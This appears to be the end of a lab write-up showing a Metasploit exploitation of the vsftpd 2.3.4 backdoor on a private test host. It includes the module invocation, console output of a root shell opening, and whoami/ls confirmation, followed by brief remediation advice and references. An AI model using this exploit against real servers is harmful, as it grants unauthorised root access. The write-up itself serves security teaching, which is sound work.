
```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.235.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.235.2:21 - USER: 331 Please specify the password.
[+] 172.16.235.2:21 - Backdoor service has been spawned, handling...
[+] 172.16.235.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 172.16.235.2:6200) at 2021-04-04 15:07
:52 +0300
```

List files



```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

And it worked, this is root:



```
whoami
root
pwd
/
```

Fixes: Close unnecessary ports. Comprehensive testing to make sure that there are no backdoors. Authenticate before give access to any critical resource. Also, encrypt data and store them in a separate directory that is not in the client side. Authentication, authorization and permission checking are required.

References:

[1] https://owasp.org/www-project-top-ten/
[2] https://www.sans.org/top25-software-errors/
[3] https://www.hacksplaining.com/
[4]https://www.youtube.com/watch?v=2YD4vygeghM&list=LL&index=11&ab_channel=HackerSploit